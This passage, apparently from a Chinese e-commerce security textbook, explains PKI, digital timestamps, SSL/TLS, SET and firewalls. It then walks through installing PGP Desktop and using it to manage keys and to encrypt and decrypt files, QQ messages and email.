**3. 公钥基础设施 PKI**

PKI 是基于公钥加密技术为电子商务的开展提供安全服务的一种体系，是一种基础设施，是创建、颁发、管理、存档、注销证书所涉及的所有软件、硬件、人力资源、相关政策和操作程序的集合体。

网络通信和网上交易通过 PKI 来保证安全，一个机构通过采用 PKI 框架来管理密钥和证书，就可建立一个安全的网络环境。PKI 的核心元素是数字证书，核心执行者是 CA 认证中心。

PKI 采用证书管理公钥，通过第三方权威可信的认证中心 CA，将用户的公钥和用户的身份标识信息(如姓名、E-mail、身份证号等)捆绑在一起，在 Internet 上验证用户的身份并为对方提供该用户的公钥。用户的私钥一般采用另一独立文件加密保存，可保存在用户的硬盘上，也可保存在移动 U 盘中。

建立 PKI 的主要目的是通过自动管理密钥和证书，为用户建立起一个安全的网络运行环境，使用户可以在多种应用环境下，方便地使用加密和数字签名技术，保证网上数据的机密性、完整性、有效性和抗否认性。

一个有效的 PKI 系统必须是安全和透明的，用户在获得加密和数字签名服务时，不需要详细了解 PKI 是怎样管理证书和密钥的。一个典型、完整、有效的 PKI 应用系统至少应具有以下功能：①公钥密码证书管理；②黑名单的发布和管理；③密钥的备份和恢复；④自动更新密钥；⑤自动管理历史密钥；⑥支持交叉认证。

PKI 由公开密钥密码技术、数字证书、证书发放机构（CA）和关于公开密钥的安全策略等基本成分组成，使用 PKI 基础设施可较好地解决目前基于 Internet 的网络安全问题。

## 6.2.4　时间戳

在合同中，用户的签名和合同签署的时间都至关重要。数字签名解决了用户对电子文件发表的不可否认性，由于用户计算机的时间是可随意更改的，不具备权威合法性，是不可信赖的，因此电子文件发表的时间不能取自客户的计算机，交易各方所签发的文件时间必须都来自第三方权威可信任机构所提供的电子时间，以保证电子文件发布时间的权威性和公正性。

CA 认证中心同时提供数字时间戳服务（DTS），通过该项服务，可实现对电子文件发布时间的安全保护。因此对电子文件加时间戳，可由认证中心来完成。

时间戳的产生过程为：用户首先将需要加时间戳的文件用单向 Hash（哈希）编码形成数字摘要，然后将该摘要发送到 DTS，DTS 在加入了收到数字摘要的日期和时间信息后，再对该数字摘要进行数字签名，然后送回用户。因此，时间戳（Time-stamp）是一个经加密后形成的凭证文档，包括 3 个部分，即需加时间戳的文件的数字摘要、DTS 收到数字摘要文件的日期和时间、DTS 数字签名。

利用时间戳可有效防范文件签发者在时间上作弊的可能，文件发布的时间具有不可否认性。

## 6.2.5　SSL/TLS 安全协议

除了从电子商务应用层面解决和提高其安全性外，网络传输也要采用安全通信协议，来保障传输的安全性，比如使用 SSL/TLS 协议。

**1. SSL/TLS 协议**

SSL 是 Secure Socket Layer 的缩写，是网景（Netscape）公司设计的基于 Web 应用的安全协议，称为安全套接层协议，是一个面向连接的协议，是位于传输层（TCP）与应用层（HTTP）之间的一个可选层。

SSL 协议（RFC2246）最新的版本为第 3 版，TLS（Transport Layer Security，RFC2817）是 SSL 协议的升级版，目前为第 1 版，进一步强化了通信协议，使加密功能更趋完善。IE 7 将放弃使用 SSL，而采用新的 TLS 协议，目前 WAP 2.0 也采用 TLS 协议。在技术层面，TLS 1.0 与 SSL 3.0 的差别较小。

利用 SSL/TLS 协议在传输层和应用层之间建立一个安全通信层，在数据收发之前，首

先进行双向或单向身份认证，协商传输用的加密算法和会话密钥，建立 SSL 连接，从而为应用层提供安全的传输通道。在该通道上可透明加载任何高层应用协议（如 HTTP、FTP、TELNET 等）。在随后的传输过程中，就可自动完成加密操作，以保证信息的保密性和完整性。

SSL 协议分为两部分：Handshake Protocol 和 Record Protocol，其中 Handshake Protocol 用来协商密钥，并完成客户端与服务器端的会话建立，协议的大部分内容就是通信双方如何利用该协议来安全地协商出一份加密密钥；Record Protocol 则定义传输数据的封装格式。

使用 http+ssl 协议来访问网页时，其 URL 协议名应使用 https://，而不是 http://，服务端口默认为 443，而不是 http 的 80 端口。其通信过程如下。

（1）用户：在浏览器的地址栏里输入 https://www.sslserver.com。

（2）HTTP 层：将用户的需求翻译成 HTTP 请求，如

```
GET /index.htm HTTP/1.1
Host www.sslserver.com
```

（3）SSL 层：借助下层协议（TCP）的信道，安全协商出一份加密密钥，并用此密钥来加密 HTTP 请求。

（4）TCP 层：与被访问的 Web server 的 443 端口建立连接，传递 SSL 处理后的加密数据。

SSL 通过在 TCP 之上建立一个加密通道，通过这一层的数据都经过了加密，从而达到保密的效果。对于接收端，其过程与此正好相反。

SSL 的密钥协商过程如下。

SSL 客户端（也是 TCP 的客户端）在 TCP 链接建立之后，发出一个 ClientHello 来发起握手，这个消息里面包含了自己可实现的算法列表和其他一些需要的消息；SSL 的服务器端（443 端口）会回应一个 ServerHello，这里面确定了这次通信所需要的算法，然后发过去自己的证书（里面包含了身份和自己的公钥）。Client 在收到这个消息后会生成一个秘密消息，用 SSL 服务器的公钥加密后传过去，SSL 服务器端用自己的私钥解密后，会话密钥协商成功，双方就可以用同一份会话密钥来进行加密通信了。

SSL 协议使用公开密钥加密、数字签名和 X.509 数字证书技术来保护信息传输的机密性和完整性。由于 SSL 不对应用层的消息进行数字签名，因此不能提供交易的不可否认性，主要解决传输过程的安全性，适用于点对点之间的信息安全传输。这是该协议在电子商务应用中的最大不足。目前国内银行大多采用 SSL-128 加密方式。

目前电子商务交易平台和电子商务网站多采用 B/S 结构，因此，采用基于数字证书技术的 SSL 通信协议就可获得很好的安全保护。

**2. SET 协议**

SET 是 Secure Electronic Transaction 的缩写，称为安全电子交易，是专门为电子商务应用而设计的一个协议。

针对电子商务应用存在的安全问题，由美国 Visa 和 MasterCard 两大信用卡组织联合国际上多家科技机构，共同制定了基于 Internet 的以银行卡为基础进行在线交易的安全标

准,这就是安全电子交易(SET)。它采用公钥密码加密和 X.509 数字证书标准,来保障网上购物信息的安全性。由于 SET 提供了消费者、商家和银行彼此间的认证,确保了交易数据的安全性、完整性和交易的不可否认性,并特别具有不将消费者的银行卡号暴露给商家的优点,成为目前公认的信用卡(贷记卡)/借记卡网上交易的国际安全标准。SET 2.0 可支持借记卡的网上交易。中国银行长城借记卡采用的是 SET 1.2。

SET 协议比 SSL 协议要复杂,在建立过程中必须有银行参与,因此应用不如 SSL 广泛。我国大多数银行主要采用的是基于 PKI/CA 的数字证书技术和 SSL 加密方式。

### 6.2.6 使用防火墙技术解决网络层的安全

电子商务的数据是通过开放的 Internet 网络来进行传输的,为保证网络和系统的安全,不受黑客和木马病毒的攻击,可通过在网络的边界安装使用防火墙来解决。

对于用户端主机,可安装使用软件防火墙,比如天网防火墙软件或瑞星防火墙软件。对于电子商城和银行系统,则应在网络边界安装使用基于硬件的防火墙产品,以保证安装使用防火墙后,不对网络速度造成影响。

防火墙技术是目前解决网络安全的一种较好的方案。通过在防火墙规则中配置 IP 包过滤规则,可对进出网络的 IP 数据包进行过滤,以保护网络和数据通信的安全。

## 6.3 使用 PGP 软件加解密数据

### 6.3.1 PGP 简介

PGP(Pretty Good Privacy)是基于 RSA 公匙加密体系的加密软件,是目前全球顶级的加密系统之一,其核心功能是文件加密、通信加密和数字签名,可用于各类数据的加密/解密、签名与验证等。

PGP 的创始人是美国的 Phil Zimmermann,从 20 世纪 80 年代中期开始编写,目前最新版本为 10.03,官方网站为 www.pgp.com。PGP 的主要功能、特色如下。

(1) PGP 密钥管理。利用 PGP 密钥功能,可以创建、查看、维护和管理密钥,并可将其他人的公钥导入自己的密钥环中,以方便对该用户发送加密数据。

由于 PGP 采用非对称加密技术,数据的保密性可以说是坚不可摧。在重装计算机操作系统之前,一定要记得备份"我的文档"中的 PGP 文件夹中的所有文件,该文件夹保存着用户的私钥。一方面,由于私钥较长,没有规律性,不便于记忆;另一方面,也为了保护私钥,PGP 对私钥进行加密存储,并要求用户设置一个用于保护私钥的口令。以后,凡是需要使用用户私钥的操作,都会要求用户输入私钥的保护口令。因此,该口令也是必须牢记的。若用户丢失私钥文件和私钥的保护口令,则以前加密的数据将无法解密还原。

(2) PGP 消息。通过创建和配置 PGP 消息服务(邮件加密代理网关),可实现对邮件通信的自动加密或解密。

(3) PGP 阅读器。PGP 阅读器可用于解密和阅读未解密的邮件(包括邮件正文和附件),其加密的邮件文件扩展名为.pgp。另外,也可用于对其他 PGP 加密文件(.pgp)的解

密和阅读。

(4) PGP 压缩包。利用该功能,可创建出具有更高安全性的压缩包文件,压缩算法采用与 PKZIP 兼容的算法。另外,还可创建自解密压缩文档(self-decrypting archives,SDA)。

解密者只要获得自解密压缩文档的解密密码,不需要事先安装 PGP 软件,就可实现对文档的解密还原。

(5) PGP 磁盘。PGP 磁盘提供了创建安全的虚拟磁盘、全盘加密和粉碎可用空间三方面的功能。利用创建虚拟磁盘功能,可创建出一个扩展名为.pgd 的磁盘映像文件,该文件用 PGP Disk 功能加载后,将以新分区(虚拟磁盘)的形式出现。当虚拟盘不使用被卸载后,以一个加密的磁盘镜像文件呈现,可有效防止未经许可的非授权访问。

(6) PGP 网络共享。对共享文件夹中的内容进行全面的加密保护。

## 6.3.2 安装与配置 PGP

PGP 的版本种类较多,目前最新版本为 10.0.3。下面以 PGP Desktop 10.0.2 纪念版为例,介绍 PGP 的安装和配置方法。

**1. 安装 PGP 软件**

双击下载得到的安装程序,启动安装向导。在首个安装界面中选择"简体中文"选项,开始启动中文界面的安装向导。

在"许可协议"界面中勾选"我接受该许可证协议"选项,然后单击"下一步"按钮。在"显示发行说明"界面中,保持默认的设置,直接单击"下一步"按钮继续。接下来安装程序开始复制文件和配置程序,处理完毕后,安装程序将弹出消息框,提示"必须重新启动系统才能使对 PGP Desktop 做出的配置修改生效"。此时,单击"是"按钮,重启系统。

**2. 配置 PGP**

PGP 软件安装重启系统后,会自动启动"PGP 设置助手"界面,如图 6.8 所示。




图 6.8 "PGP 设置助手"界面

配置的第一步是设置是否允许当前 Windows 系统账户启用 PGP 软件。通常应选择“是”，然后单击“下一步”按钮，此时将显示如图 6.9 所示的对话框。




图 6.9　配置启用许可

在如图 6.9 所示的对话框中输入用户名称、所属的组织和电子邮件地址，然后单击“下一步”按钮，此时将显示如图 6.10 所示的对话框，要求输入许可证号码。




图 6.10　输入许可证号码

若没有购买该产品，可选中“请求一个 PGP Desktop 一次性 30 天评估”单选按钮，然后单击“下一步”按钮，发出 30 天评估序列号申请请求，并提示用户在收到评估序列号之后，再继续该配置安装。

对于已购买该产品并获得许可证号码的用户，可在如图 6.10 所示的界面中输入许可证

号码,在保证网络连接正常的情况下,再单击“下一步”按钮,接下来安装程序将连接 PGP 的授权服务器,对产品许可证进行校验并激活该产品的使用授权。授权成功后的界面如图 6.11 所示。




图 6.11　PGP 授权成功后的界面

授权成功后,单击“下一步”按钮,进入新建用户或导入以前用户的密钥配置阶段,其界面如图 6.12 所示。




图 6.12　选择用户类型

选中“我是一个新用户”单选按钮,然后单击“下一步”按钮。接下来 PGP 会在系统中搜索是否有可作为 PGP 密钥使用的数字证书,若有,则会显示如图 6.13 所示的对话框。若不想使用这些数字证书,则单击“跳过”按钮,不导入这些搜索到的数字证书。




图 6.13　选择是否导入在系统中搜索到的数字证书

下面使用新创建的密钥来作为 PGP 加解密使用，因此，单击"跳过"按钮，进入 PGP 密钥生成助手界面，如图 6.14 所示。




图 6.14　PGP 密钥生成助手

在如图 6.14 所示的界面中，单击"下一步"按钮，进入密码生成设置阶段，如图 6.15 所示。在该对话框中，可设置所要生成的密钥对所关联的使用者信息。单击"更多"按钮，可以设置更多的邮件地址。单击"高级"按钮，还可进一步对所要生成的密钥的类型、大小和算法进行详细设置，如图 6.16 所示。

在如图 6.15 所示的界面中输入用户的全名和主要邮件地址，然后单击"下一步"按钮，进入对私钥保护口令的设置界面，如图 6.17 所示。在该界面中输入保护口令并注意牢记，




图 6.15　密钥生成设置

高级密钥设置
密钥类型(T)：RSA
生成分离签名子密钥
签名密钥大小(S)：2048　1024 - 4096
加密密钥大小(N)：2048　1024 - 4096
到期(X)：永不(V)　2011-11-12
算法
允许的：AES　CAST　TripleDES　IDEA　Twofish
首选(P)：AES
哈希
允许的：SHA-2-256　SHA-2-384　SHA-2-512　RIPEMD-160　SHA-1
首选(R)：SHA-2-256
压缩
允许的：Bzip2　ZLIB　Zip　无(N)
首选(E)：不压缩
确定(O)　取消(C)

图 6.16　高级密钥设置

然后单击“下一步”按钮继续。接下来安装程序将开始生成密钥对，如图 6.18 所示。

在如图 6.18 所示的界面中，单击“下一步”按钮，将新生成的密钥对添加到密钥环中并继续。添加成功后，接下来进入 PGP 全球名录助手配置阶段，如图 6.19 所示。

PGP 全球名录助手可以帮用户将邮件地址和对应的公钥添加到全球名录中，以对用户身份的真实性提供担保，并允许其他人利用该公钥来验证用户的数字签名，或者用该公钥来加密消息，以便向用户发送加密消息。




图 6.17　创建私钥保护口令




图 6.18　生成密钥对

向 PGP 全球助手提交邮件地址与公钥信息后，将收到一封来自 PGP 的邮件，以核对用户邮件地址的真实性和校验用户的身份。邮件主题为“[PGP Global Directory] Verify Your Key”。邮件内容大意是为了检验公钥与邮件地址的真实性，要求用户单击邮件中提供的一个链接地址，以完成校验过程。如果用户没有提交过或者不想将该公钥添加到 PGP 全球名录中，用户可以删除本邮件不需要做其他操作，14 天后，系统将自动删除提交来的公钥与邮件地址信息，而不会将其添加到 PGP 全球名录中。

在如图 6.19 所示的界面中，单击“下一步”按钮，将生成的公钥添加到全球名录中，如图 6.20 所示。若用户不想添加，则单击“跳过”按钮。




图 6.19　PGP 全球名录助手




图 6.20　将公钥添加到全球名录中

提交到 PGP 全球名录中的密钥可以通过访问 http://keyserver.pgp.com 网站来移除，输入用户的邮件地址并且根据提示操作即可。若用户不想再接收任何加密的邮件，建议从 PGP 全球名录中移除自己的公钥。

在如图 6.20 所示的界面中单击“下一步”按钮，将显示有关 PGP 消息的简介对话框，如图 6.21 所示。

在如图 6.21 所示的界面中，单击“下一步”按钮，进入对邮件加密策略的配置界面，如图 6.22 所示。

在如图 6.22 所示的界面中，单击“下一步”按钮，完成 PGP 设置助手的配置操作，如




图 6.21　关于 PGP 消息介绍




图 6.22　PGP 消息对邮件加密的策略

图 6.23 所示。

配置完成后，在 Windows“开始”菜单中找到 PGP 群组，然后选择 PGP Desktop 菜单项，启动 PGP Desktop 软件，其主界面如图 6.24 所示。

生成的密钥对默认保存在 C:\Documents and Settings\Administrator\My Documents\PGP 文件夹中，如图 6.25 所示，注意复制备份。由于私钥也是以文件形式保存在硬盘中的，因此，设置的私钥保护口令一定要强壮。文件主名末尾带有“-bak”的文件是密钥的备份文件。




图 6.23　配置完成




图 6.24　PGP 主界面




图 6.25　生成的密钥对

## 6.3.3　使用 PGP 加解密数据

**1. PGP 密钥管理**

PGP 主界面左侧工具栏中的 PGP 密钥主要用于查看、搜索、删除、废除、复制公钥和导出用户密钥等的维护和管理。

在右侧的密钥列表中右击，在弹出的菜单中提供了相关功能项，如图 6.26 所示。




图 6.26　PGP 密钥管理

选择菜单中的“导出”选项，可将用户的公钥导出到一个扩展名为.asc(ASCII 密钥文件)的文件中，该文件可用记事本打开，里面存储的是用户的公钥。导出的公钥文件可利用“文件”主菜单项下面的“导入”功能，导入到密钥环中，这样就可实现用户间公钥的相互交换。

若要新建 PGP 密钥对，需要从“文件”主菜单中选择“新建 PGP 密钥”选项，打开 PGP 密钥生成助手，以完成 PGP 密钥对的创建。

为便于后续的 PGP 加密和解密测试，利用“新建 PGP 密钥”功能项再创建一个名为 smartboy 的用户的密钥对。创建过程略。

**2. PGP 压缩包**

若要对单个或多个文件进行加密或解密，可通过创建或打开 PGP 压缩包功能来实现。在 PGP 左侧的工具栏中，单击“PGP 压缩包”按钮，将展开子功能项，如图 6.27 所示。

(1) 创建 PGP 压缩包

若要对存储有重要内容或敏感资料的文件进行加密保存，或加密后传送给接收方，则可通过创建 PGP 压缩包文件来实现。

单击“新建 PGP 压缩包”按钮，将打开 PGP 压缩包助手，如图 6.28 所示。

将要加密的文件或文件夹拖放到待加密文件列表框中，或通过文件列表框底部的功能按钮浏览添加文件或文件夹。文件加密后，若不需要再保留原始文件，可勾选“粉碎原件”选项，加密文件生成后，PGP 将彻底安全地删除原件。




图 6.27 PGP 压缩包功能项




图 6.28 新建 PGP 压缩包

待加密文件选择好后，单击“下一步”按钮，此时将显示如图 6.29 所示的加密方式设置对话框。

在如图 6.29 所示的对话框中，“口令”加密方式为普通加密方式，用输入的口令作为密钥，对内容进行对称加密。解密者必须知道该加密口令，并安装有 PGP 软件才能正常解密。

“PGP 自解密文档”用于创建生成一个自解密的 PGP 压缩包文件，其优点在于接收方(解密者)不需要安装 PGP 软件，输入自己的私钥保护密码即可正常解压解密。

“只签名”选项只是创建一个 PGP 签名文件，并不会对文件进行加密处理。接收方通过校验签名来判断文件是否是该用户所签发的。




图 6.29　选择加密方式

“收件人密钥”采用收件人的公钥对文件内容进行公钥加密。此处选中“收件人密钥”单选按钮，然后单击“下一步”按钮，接下来将显示“添加用户密钥”对话框，如图 6.30 所示。单击“添加”按钮，可显示“收件人选择”对话框，如图 6.31 所示。




图 6.30　“添加用户密钥”对话框

选择收件人实际上是选择收件人的公钥。在如图 6.31 所示的对话框中，在“密钥来源”列表框中选择收件人(smartboy)，然后单击“添加”按钮，将其添加到“密钥添加”列表框中，最后单击“确定”按钮，关闭“收件人选择”对话框。

经过以上操作后，在如图 6.30 所示的用户密钥候选列表框中，就会添加 smartboy 用户的密钥。然后单击“下一步”按钮，此时将显示“签名并保存”对话框，如图 6.32 所示。




图 6.31 “收件人选择”对话框




图 6.32 “签名并保存”对话框

在如图 6.32 所示的对话框中，可选择数据发送方签名的密钥(私钥)，设置最后生成的 PGP 加密压缩包的存放位置和文件名，默认为 C:\Documents and Settings\Administrator\My Documents\，然后输入发送方私钥的保护口令，最后单击“下一步”按钮，即开始加密和打包文件，完成后将显示如图 6.33 所示的对话框。

从图 6.33 中可见，数据接收方的公钥有两个，即发送方的公钥和数据接收方的公钥。这样生成的 PGP 压缩包文件，对于数据接收方和原数据发送方都可以使用各自的私钥保护

密码，解密还原出 PGP 压缩包文件中的内容。如果要求生成的 PGP 压缩包只有数据接收方才能解密还原出数据，数据发送方自己也不能解密还原出数据，则只需在如图 6.30 所示的对话框中将发送方自己的用户密钥从列表框中移出，只添加接收方的用户密钥即可。




图 6.33　PGP 压缩包创建成功

(2) 解密打开 PGP 压缩包

若要解密还原出 PGP 压缩包中的文件，则在如图 6.27 所示的界面中单击“打开一个 PGP 压缩包”按钮，此时将弹出文件打开对话框，在该对话框中选择要打开的 PGP 压缩包文件后，将弹出如图 6.34 所示的对话框，要求输入接收方私钥的保护密码，输入完毕后，单击“确定”按钮，PGP 将开始解密还原 PGP 压缩包中的数据，解密还原成功后的界面如图 6.35 所示。





图 6.34　输入接收者的私钥保护口令

PGP 压缩包解密还原出的文件显示在如图 6.35 所示的文件列表框中，在该文件列表框的快捷菜单中，提供了对压缩包的管理功能，比如提取文件、向压缩包添加文件或新建文件夹、删除压缩包中的文件等。

若要将 PGP 压缩包中的文件提取出来，另存为已解密的普通文件，则在文件列表框中右击要提取的文件，在弹出的快捷菜单中选择“提取”菜单项，之后将打开“浏览文件夹”对话框，在该对话框中选择保存文件的文件夹，然后单击“确定”按钮，被选中的文件就会提取释放到指定的文件夹中。若要全部提取出来，则只需全部选中，然后再选择“提取”菜单项即可。

若要向已生成的 PGP 压缩包中添加文件或文件夹，则在文件列表框中的任意位置右击，在弹出的快捷菜单中选择“添加文件”或“新建文件夹”选项即可。向压缩包添加新文件之后，出现的界面如图 6.36 所示。




图 6.35　PGP 压缩包解密还原成功




图 6.36　向压缩包添加文件

在如图 6.36 所示的界面中选择新添加的文件允许的接收人。此处为便于测试，在收件人列表框中只保留 smartboy 用户，删除 cqsniper 用户，然后单击“保存”按钮，此时将弹出“另存 PGP 压缩包”对话框，在该对话框中选择新的 PGP 压缩包的存盘路径和文件名，单击“确定”按钮后，将打开“PGP 为密钥输入口令”对话框，要求输入发送者的私钥口令，输入后单击“确定”按钮，之后 PGP 软件将重新加密并保存 PGP 压缩包。

重新打开新生成的PGP压缩包文件时，会弹出要求输入私钥口令的对话框，此时只能输入接收方(smartboy)的私钥保护密码，输入发送方的私钥保护密码就会提示“重输入您的私钥口令”，如图6.37所示。





图6.37　错误提示

(3) 创建自解密PGP文档

单击“新建PGP压缩包”按钮，添加要加密的文档，然后在如图6.29所示的加密方式选择界面中选中“PGP自解密文档”单选按钮，将打开如图6.38所示的设置自解密文档保护口令的对话框。




图6.38　设置自解密文档的保护口令

输入自解密文档的加密保护口令，单击“下一步”按钮，在打开的“签名并保存”对话框中单击“浏览”按钮，选择PGP压缩包保存的位置，然后单击“下一步”按钮，即可完成对自解密文档的创建。自解密文档的扩展名为.exe，只要知道加密口令，任何人都可解密还原出数据，并且不需要用户安装PGP软件。

自解密文档采用口令加密的方式来保护文档，将文档传送给接收者，接收者双击运行自解密文档，此时将打开如图6.39所示的口令输入对话框。

输入自解密文档的口令，然后单击“开始解密数据”按钮，即可完成数据的解密还原。

**3. 加密与解密消息**

PGP压缩包是以文件为单位对数据信息进行加密或解密的。若要对当前窗口或剪贴板中的数据进行加密或解密，则可使用PGP托盘图标的上弹菜单中的“当前窗口”或“剪贴板”菜单项中的各子菜单项的功能来实现，如图6.40所示。

下面以加密QQ发送的消息为例，介绍对窗口消息的加密与解密方法。






图 6.39　输入 PGP 自解密文档的口令




图 6.40　PGP 托盘菜单项

(1) 加密窗口消息

在 QQ 软件中，向某个好友发送即时消息，打开即时消息发送对话框，并输入要发送的消息，如"好心态是慢慢锻炼出来的！"，注意保证输入焦点停留在有待加密文本的输入框中。然后单击桌面右下角的 PGP 托盘图标，选择"当前窗口"下面的"加密 & 签名"菜单项。此时 PGP 会自动选择当前窗口中的文本内容，接着弹出 PGP 密钥选择对话框，如图 6.41 所示。




图 6.41　选择接收者的密钥(公钥)

在如图 6.41 所示的上下两个列表框中，可以通过拖放操作从一个列表框中将用户移动到另一个列表框中。

选择好接收者后，单击"确定"按钮，接下来将弹出输入发送者私钥保护口令的对话框，输入完口令后，单击"确定"按钮，PGP 就开始对当前窗口中刚选中的文本内容进行加密，加密后的结果如图 6.42 所示。然后单击"发送"按钮，即可将加密后的消息发送给 QQ 好友。QQ 好友收到该密文后，使用自己的私钥保护口令和私钥对其解密，即可还原出原始消息内容，并可验证发送者的签名是否正确。




图 6.42　对 QQ 消息进行加密

通过这种加密方式发送的 QQ 消息非常安全，不用担心被第三方截取和泄密，是目前发送敏感机密数据的一种较好选择。

(2) 解密窗口消息

QQ 接收到的消息显示在上部分的消息显示框中，该显示框不是标准的输入框，没有输入焦点，PGP 软件无法自动获取文本内容，为此，可从"-----BEGIN PGP MESSAGE-----"开始，至"-----END PGP MESSAGE-----"结束部分全部选中并复制粘贴到记事本中，并将输入焦点停留在记录本中，然后再在 PGP 托盘中选择"当前窗口"下面的"解密 & 校验"选项。

此时将弹出输入口令对话框，要求输入接收者的私钥保护口令，输入口令后单击"确定"按钮，即可完成对密文的解密和对签名的校验。解密结果如图 6.43 所示。




图 6.43　密文解密结果

**4. 加密与解密邮件**

(1) 发送加密邮件

为提高邮件通信的机密性，可使用 PGP 消息来对邮件通信进行加密或解密。在 PGP 主界面中单击"PGP 消息"按钮，然后单击"新服务"按钮，为要收发邮件的某个邮箱创建一

个加解密的消息服务，如图 6.44 所示。该消息服务相当于一个邮件加解密的网关，一个邮箱地址需要对应地创建一个这样的服务。




图 6.44　为收发邮件的某个邮箱创建加解密服务

在如图 6.44 所示的新服务的创建界面中，在“描述”输入框中可输入对该消息服务的描述，在“邮件地址”栏中输入自己使用的邮箱地址，单击“服务器设置”按钮，输入收信服务器地址和发信服务器地址，“Universal 服务器”保持默认值“＜无＞”，在“用户名”输入框中输入该邮件地址的用户名，在“默认密钥”下拉框中选择该邮件地址对应的密钥，设置完成后的界面如图 6.45 所示。




图 6.45　设置邮件消息服务

对 book@cqdd.cq.cn 邮箱地址创建 PGP 消息服务后，接下来就可使用 Foxmail 邮件收发客户端软件，进行邮件的加密发送测试了。

在 Foxmail 软件中，按正常方式发送邮件，此时所发送的邮件会被 PGP 消息服务所拦截，然后弹出要求输入发送者私钥保护口令的对话框，输入口令后开始邮件的加密发送(自动对邮件正文消息和附件加密)，发送成功后会显示如图 6.46 所示的消息提示。

(2) 解密接收到的加密邮件

